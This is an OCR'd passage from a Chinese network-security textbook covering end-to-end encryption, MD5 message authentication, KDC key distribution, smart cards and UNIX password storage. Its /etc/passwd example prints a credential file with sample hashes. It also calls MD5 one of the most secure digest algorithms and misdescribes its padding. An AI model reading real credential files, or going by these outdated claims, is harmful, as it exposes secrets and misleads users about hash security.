


图 2-13 端-端加密

端-端加密具有链路加密和节点加密所不具有的优点：

（1）成本低。由于端-端加密在中间任何节点上都不解密，即数据在到达目的地之前始终用密钥加密保护着，所以仅要求发送节点和最终的目标节点具有加密/解密设备，而链路加密则要求处理加密信息的每条链路均配有分立式密钥装置。

（2）端-端加密比链路加密更安全。

（3）端-端加密可以由用户提供，因此对用户来说这种加密方式比较灵活。采用端-端加密，再控制中心的加密设备可对文件、通行字以及系统的常驻数据起到保护作用。然而，由于端-端加密只是加密报文，数据报头仍需保持明文形式，所以数据容易被报务分析者所利用。

另外，端-端加密所需的密钥数量远大于链路加密，因此对端-端加密而言，密钥管理是一个十分重要的课题。

2.9　报文鉴别和 MD5 算法

2.9.1　报文鉴别

计算机网络安全领域中，防止信息被窃听采取的措施是对发送的信息进行加密，而防止信息被篡改和伪造需要使用报文鉴别技术。鉴别是验证通信对象是原定的发送者而不是冒名顶替者的技术。报文鉴别就是一种过程，它使得通信的接收方能够鉴别验证所收到的报文（包括发送者、报文内容、发送时间和序列等）的真伪。

报文鉴别可以通过将报文加密来实现。但在特定网络的应用中，许多报文并不需要加密，但是要求发送的报文应该是完整且不是伪造的。例如，通知网络上所有的用户有关上网的注意事项。对于不需要加密的报文进行加密和解密，将使计算机增加很多不必要的开销。因此，可使用单独的相对简单的报文鉴别算法来达到目的。

目前，大多使用报文摘要 MD（message digest）算法来进行报文鉴别。其主要原理如图 2-14 所示。




图 2-14　报文鉴别原理

（1）发送方将待发送的可变长报文 m 经过 MD 算法运算得出固定长度的报文摘要 H（m）。

（2）对 H（m）加密生成密文 E_K（H（m））附加在报文 m 之后。

（3）在接收端收到报文 m 和报文摘要密文 E_K（H（m））后，将报文摘要密文 E_K（H（m））

解密还原成 H(m)。

(4) 同时在接收端将收到的报文 m 经过 MD 算法运算得出的报文摘要与 H(m)比较是否相同,若不相同则可断定收到的报文不是发送端产生的。

报文摘要的优点:对短的固定长报文摘要 H(m)进行加密比对整个报文 m 进行加密效率要高得多,但对鉴别报文 m 来说,其效果是一样的。也就是说 m 和 $E_K(H(m))$在一起是不可篡改和伪造的,是可鉴别和不可抵赖的。

要做到不可伪造,MD 算法必须满足以下两个条件。

(1) 任给一个报文摘要值 x,若想找到一个报文 y 与摘要值 x 对应,即使得 H(y)=x 在计算上(不可计算是指想从算法得到结果,其时间代价之高是无法承受的)不可行。

(2) 任给一个报文 x 与对应的摘要值 H(x),若想找到一个与 x 不同的报文 y,使得 H(x)=H(y)在计算上不可行。

这两个条件表明:若(m,H(m))是发送方产生的报文和报文摘要,攻击者不可能伪造另一个报文 m′,使得 H(m′)=H(m)。同时发送方可以对 H(m)进行数字签名,使报文成为可鉴别的和不可抵赖的。

报文摘要一般采用散列函数(Hash function)实现,目前用得最为广泛的是 MD5 报文摘要算法。

2.9.2 MD5 算法*

MD5 是目前用得最为广泛的报文摘要算法,它属于一种被称为“报文摘要算法”的哈希(Hash)函数,MD5 系统的定义是:算法以一个任意长消息作为输入,产生一个 128 位的“指纹”或“摘要消息”。MD5 系统主要是用在数字签名和报文鉴别中。

MD5 算法是对需要进行摘要处理的报文信息块按 512 位进行处理的。首先将需要进行摘要处理的报文信息块进行填充,使信息报文的长度等于 512 的倍数,填充的方法是首先在需要进行摘要处理的报文信息块后填充 64 字节长的信息长度,然后再用首位为 1,后面全为 0 的填充信息填充;其后对信息报文依次处理,每次处理 512 位,每次进行 4 轮 16 步总共 64 步的信息变换处理,每次输出结果为 128 位,然后把前一次的输出作为下一次信息变换的输入初始值(第一次初始值算法已经固定),这样最后输出一个 128 位的哈希摘要结果。目前 MD5 被认为是最安全的报文摘要算法之一,现已经在很多应用中被当成标准使用。

MD5 提供了一种单向的哈希函数,是一种校验和报文鉴别工具。它将一个任意长的字串作为输入,产生一个 128 位的“报文摘要”,附在信息报文后面,以确保鉴别报文以防篡改。MD5 被认为对两个不同报文产生同样的报文摘要在计算上是不可行的,并且一个已给定的报文摘要对另一个报文产生同样的报文摘要也是不可计算的。

MD5 算法是对付特洛伊木马程序(有关特洛伊木马的知识将在第 6 章第 5 节详细介绍)非常有效的工具。通过 MD5 算法计算每个文件的数字签名可检查文件是否被更换,或是否与原来的一致。

MD5 的散列结果为 128 位,如果采用穷举法攻击每秒尝试 10 亿条明文的计算量,需要计算约 10 年。

2.10 密钥管理与分配

在加密标准 DES 和公开密钥加密算法中，由于加密算法的公开，网络安全完全基于密钥的安全保护上，因此密钥的管理非常重要。

对称密钥加密方法的一个致命弱点就是它的密钥管理十分困难，因此它很难在现代的电子商务实践中得到广泛的应用。在这一点上，公开密钥加密方法占有绝对的优势。不过，无论实施哪种方案，密钥的管理都是要考虑的问题。当网络扩展得更大、用户增加更多时尤其如此。

密钥分配是密钥管理中最大的问题。密钥必须通过最安全的通路进行分配。例如，可以派非常可靠的信使携带密钥分配给相互通信的各用户，这种方法称为网络外分配方式。如果网络中通信的用户很多且密钥更换很频繁，则要求采用网络通信进行网络内分配的方式，即对密钥自动分配。

目前，密钥分配公认的有效方法是通过密钥分配中心 KDC 来管理和分配公开密钥。每个用户只保存自己的秘密密钥 SK 和 KDC 的公开密钥 PK。用户可以通过 KDC 获得任何其他用户的公开密钥或者某一次通信采用的对称密钥加密算法的临时密钥。

假设有两个用户 A 和 B 都是 KDC 的注册用户，他们拥有与 KDC 通信的秘密密钥 $SK_{A\text{-}KDC}$ 和 $SK_{B\text{-}KDC}$，现在 A 想与 B 通过对称密钥加密算法通信，要求 KDC 分配这次通信的临时密钥，则 KDC 分配密钥的过程如图 2-15 所示。




图 2-15　KDC 分配一次对称密钥过程

首先，A 向 KDC 发送用自己的秘密密钥 $SK_{A\text{-}KDC}$ 加密的信息报文 $SK_{A\text{-}KDC}$（A，B），说明想和用户 B 通信。KDC 根据某个算法随机产生一个密钥 K 供 A 和 B 之间通信使用，然后返回给 A 一个应答报文 $PK_{A\text{-}KDC}$（K，$PK_{B\text{-}KDC}$（A，K）），此报文用 A 的公开密钥 $PK_{A\text{-}KDC}$ 加密，报文中有 K 和请 A 转给 B 的报文 $PK_{B\text{-}KDC}$（A，K），此报文是用 B 的公开密钥 $PK_{B\text{-}KDC}$ 加密的，当 B 收到 A 转来的报文 $PK_{B\text{-}KDC}$（A，K）后，就知道 A 要和自己通信且密钥为 K。此后，A 就可利用密钥 K 与 B 通信。

此外 KDC 可使用其秘密密钥 SK_{KDC} 对发给 A 的应答报文进行数字签名，以防止伪造，还可在报文中加入时间戳防止重放攻击。由于密钥 K 的使用是一次性的，保密非常高。

在公开密钥体制中，为了各用户更加安全通信，必须有一个机构把用户的公开密钥与用户的实体（人或计算机）绑定联系起来，这样才能防止用自己的秘密密钥签名报文伪造成别的用户，这个机构被称为认证中心 CA（certification authority）。例如，用户 A 想欺骗用户

B,用户 A 可以伪造一份是 C 发送的报文发给 B,A 用自己的秘密密钥签名,并附上 A 自己的公开密钥,谎称这个公开密钥是 C 的,B 有时很难确定这个公开密钥是否是 C 的。这就靠值得信赖的机构 CA 来确定。CA 可由政府或信誉良好的组织出资建立,每个实体都有 CA 发来的证书(certificate),里面包含有公开密钥及其拥有者的标识信息(用户名或 IP 地址),此证书由 CA 进行数字签名。任何用户都可以从可信的地方获得 CA 的公开密钥,此公开密钥可以用来验证某个用户的公开密钥是否为该实体所拥有。

2.11 加密高新技术及发展

1. 数字水印

数字水印(digital watermarking)是一种信息隐藏技术,将一些标识信息(即数字水印)直接嵌入数字载体当中(包括多媒体、文档、软件等)或是间接表示(修改特定区域的结构),且不影响原载体的使用价值,也不容易被探知和再次修改。

数字水印技术具有下面 3 个方面的特点:

(1) 安全性:数字水印的信息难以篡改或伪造,有较低的误检测率,当原内容发生变化时,数字水印也发生变化,从而可以检测原始数据的变更。

(2) 隐蔽性:数字水印是不易被用户察觉的,而且不影响被保护数据的正常使用;不会降质。

(3) 鲁棒性:是指在经历多种无意或有意的信号处理过程后,数字水印仍能保持部分完整性并能被准确鉴别。可能的信号处理过程包括信道噪声、滤波、数/模与模/数转换、重采样、剪切、位移、尺度变化以及有损压缩编码等。

目前,数字水印的基本应用领域是版权保护、隐藏标识、认证和安全不可见通信。如数字作品(例如电脑美术、扫描图像、数字音乐、视频、三维动画)的版权保护、商务交易中的票据防伪、证件真伪鉴别、声像数据的隐藏标识和篡改提示、隐蔽通信及其对抗等。

2. 加密软件狗

软件狗(software dog)是一种计算机软件的加密方式,是“硬件加密锁”的俗称。基本工作原理是:当用户启动或者使用软件时,软件会联络软件狗,并且读取其中的数据。如果软件狗返回正确的数据,软件可以正常使用,否则软件将会停止工作,并且向用户显示出错的提示。软件读取加密狗的次数越频繁,传输的数据越复杂多样,读取数据的函数越多,破解加密狗的难度就会越大,保护效果也就越好,已经有了四代产品,而第五代产品也正在逐渐进入市场。

3. 智能卡

智能卡(smart card 或 IC card),又称智慧卡、聪明卡、集成电路卡及 IC 卡,是指粘贴或嵌有集成电路芯片的一种便携式塑料卡片。卡片包含了微处理器、I/O 接口及存储器,提供了数据的计算、访问控制及存储功能。目前卡片的大小、接点定义是由 ISO 规范统一,主要规范在 ISO7810 中。常见的有电话 IC 卡、身份 IC 卡,以及一些交通票证和存储卡。

从功能上来说,智能卡的用途可归为如下 3 点:

(1) 身份识别。

(2) 支付工具。

(3) 加密/解密。

2.12 密码技术的应用实例

2.12.1 口令加密技术的应用

1. 口令加密技术

口令是一种鉴别用户是否有权使用计算机及软件的比较脆弱的手段。但是，由于它实现起来比较简单，因此得到了广泛的应用。

如第1章所述，用户的入网访问控制可采用用户名和口令的识别与验证，若其中用户名或口令未通过，该用户便不能进入该网络。

此外，运用口令方式可对软件进行加密。加密时可形成口令圈套，即产生一个代码模块，运行起来像计算机登录屏幕一样，并把它插入登录过程之前，用户可以把用户名及口令告知这块程序，而这个程序将会把用户名及口令保存起来。因此，它是鉴别身份的一种方式。

利用口令方式进行加密的弱点在于：可以利用密码字典或其他工具软件来进行破译。如个人的生日、名字或一些有代表性的单词或短语。口令输入后要正常工作必须满足一定的条件，当人们移植一种算法时，这种算法可能在人们的工作环境下存在着漏洞（如一些入侵者使用超长的字符串破坏口令的算法，而且成功地进入了系统）。

(1) 口令

用户是否可以安全地进入某个计算机系统（或软件系统），可以通过验证用户输入的口令来实现。

口令是用户和系统之间相互认可的码。口令有时由用户选择，而有时由系统统一分配。口令的长度和形式也随系统的不同而不同。

口令的使用比较直接。系统要求用户输入口令，如果口令正确，那么用户得到了该系统的“承认”，才能进行后面的工作；如果口令不正确，那么系统认为其是“非法用户”，不予“承认”，此时系统要求用户重新输入口令加以验证。但是口令本身是不安全的，可能会受到攻击。

(2) 口令文件的加密

为了防止口令受到意外攻击，比较安全的策略是把口令表（保存口令的数据文件）加密。加密后攻击者不能读取和使用口令。两种常用的加密方法是采用传统密钥加密方法和单向函数方法。

在传统的加密方法中，就是把整个口令加密，或只把口令这一列加密。当接收用户的口令时，把存储的口令解密，然后比较两个口令。

单向函数加密法是一种比较安全的策略。它采用一个加密函数，使加密变得相对容易，使解密很难进行。例如：单向函数X简单易算，而它的反函数则不容易计算。口令表中的口令以加密的形式存储，当用户输入口令时，口令也被加密。然后比较加密后的口令。如果两者相同，那么证实该用户为合法用户，并允许使用其权限范围内的任何资源。大部分安全加密算法要求：不允许两个不同的口令加密成相同的密文。单向函数加密过程如表2-11所示。

表 2-11 口令文件的单向加密

注册名	口令字明文	注册名	口令字密文
李晓春	Hamatailo	李晓春	＃@326rtuw
马洪	Kandohana	马洪	()hdghdshd
冯净	Feengjing	冯净	＋－uytuyft
刘嘉	Liujia	刘嘉	!@＃＃＄fgx
苏敏	Sumin	苏敏	Dfdgsfg＃＄＃＄
曲峥	Quzheng	曲峥	＃＃＄＄vcxbfs

(3) 口令的选择

为了防止口令被破译,口令应该是很难进行猜测,而且很难用穷举法确定。有关口令的具体选择问题将会在后面几章详细介绍。

2. 实例——UNIX 系统是如何保存和处理口令的

(1) /etc/passwd 文件

UNIX 系统使用文件/etc/passwd 来追踪系统中的每一个用户,/etc/passwd 文件保存了每一个用户的用户名、真实姓名、识别信息和基本的账户信息(注意:有的 UNIX 系统,口令被 Shadow 了的话,则/etc/passwd 文件中无用户口令信息,口令信息保存在/etc/shadow 中)。在这个文件中,每一行都是一个记录,记录的域之间用“:”隔开。可以使用 cat 命令来显示系统中的/etc/passwd 文件内容,下面是一个例子:

```
$ cat /etc/passwd
root: fi3sED95ibqR6: 0: 0: System Operator: /: /bin/ksh
daemon: * : 1: 1::/tmp
uucp: OORoMN9FYZfNE: 4: 4::/var/spool/uucppubic:/usr/lib/uucp/uucico
rlch: eH5/.mj7NB3dx: 181: 102: ronglichen: /u/rlch: /bin/ksh
xlin: f8fk3jloIf34.: 182: 102: xniling: /u/xlin/bin/k
```

在这个文件中,前 3 个是系统账户,后两个是普通用户。表 2-12 中是一条记录中每一个域的含义。

表 2-12 /etc/passwd 文件中各个域的含义

域	含　　义	域	含　　义
Rlch	用户名	Ronglichen	用户的全名
EH5/. mj7NB3dx	用户被加密的口令	/u/rlch	用户的主目录
181	用户 ID(UID)	/bin/ksh	用户的外壳程序
102	用户的组 ID(GID)		

(2) 口令时效

/etc/passwd 文件的格式使系统管理员能要求用户定期地改变他们的口令。在口令文件中可以看到,有些加密后的口令有逗号,逗号后有几个字符和一个冒号,如:

```
steve: xyDfccTrtl80x,m.y8: 0: 0: admin: /: /bin/sh
restrict: pomJkl09Jky41,.1: 0: 0: admin: /: /bin/sh
pat: xmotTVoyumjls: 0: 0: admin: /: bin/sh
```

可以看到，steve 的口令逗号后有 4 个字符，restrict 有两个，pat 没有逗号。逗号后第一个字符是口令有效期的最大周数；第二个字符决定了用户再次修改口令之前，原口令应使用的最小周数（这就防止了用户改了新口令后立刻又改回老口令）；其余字符表明口令最新修改时间。

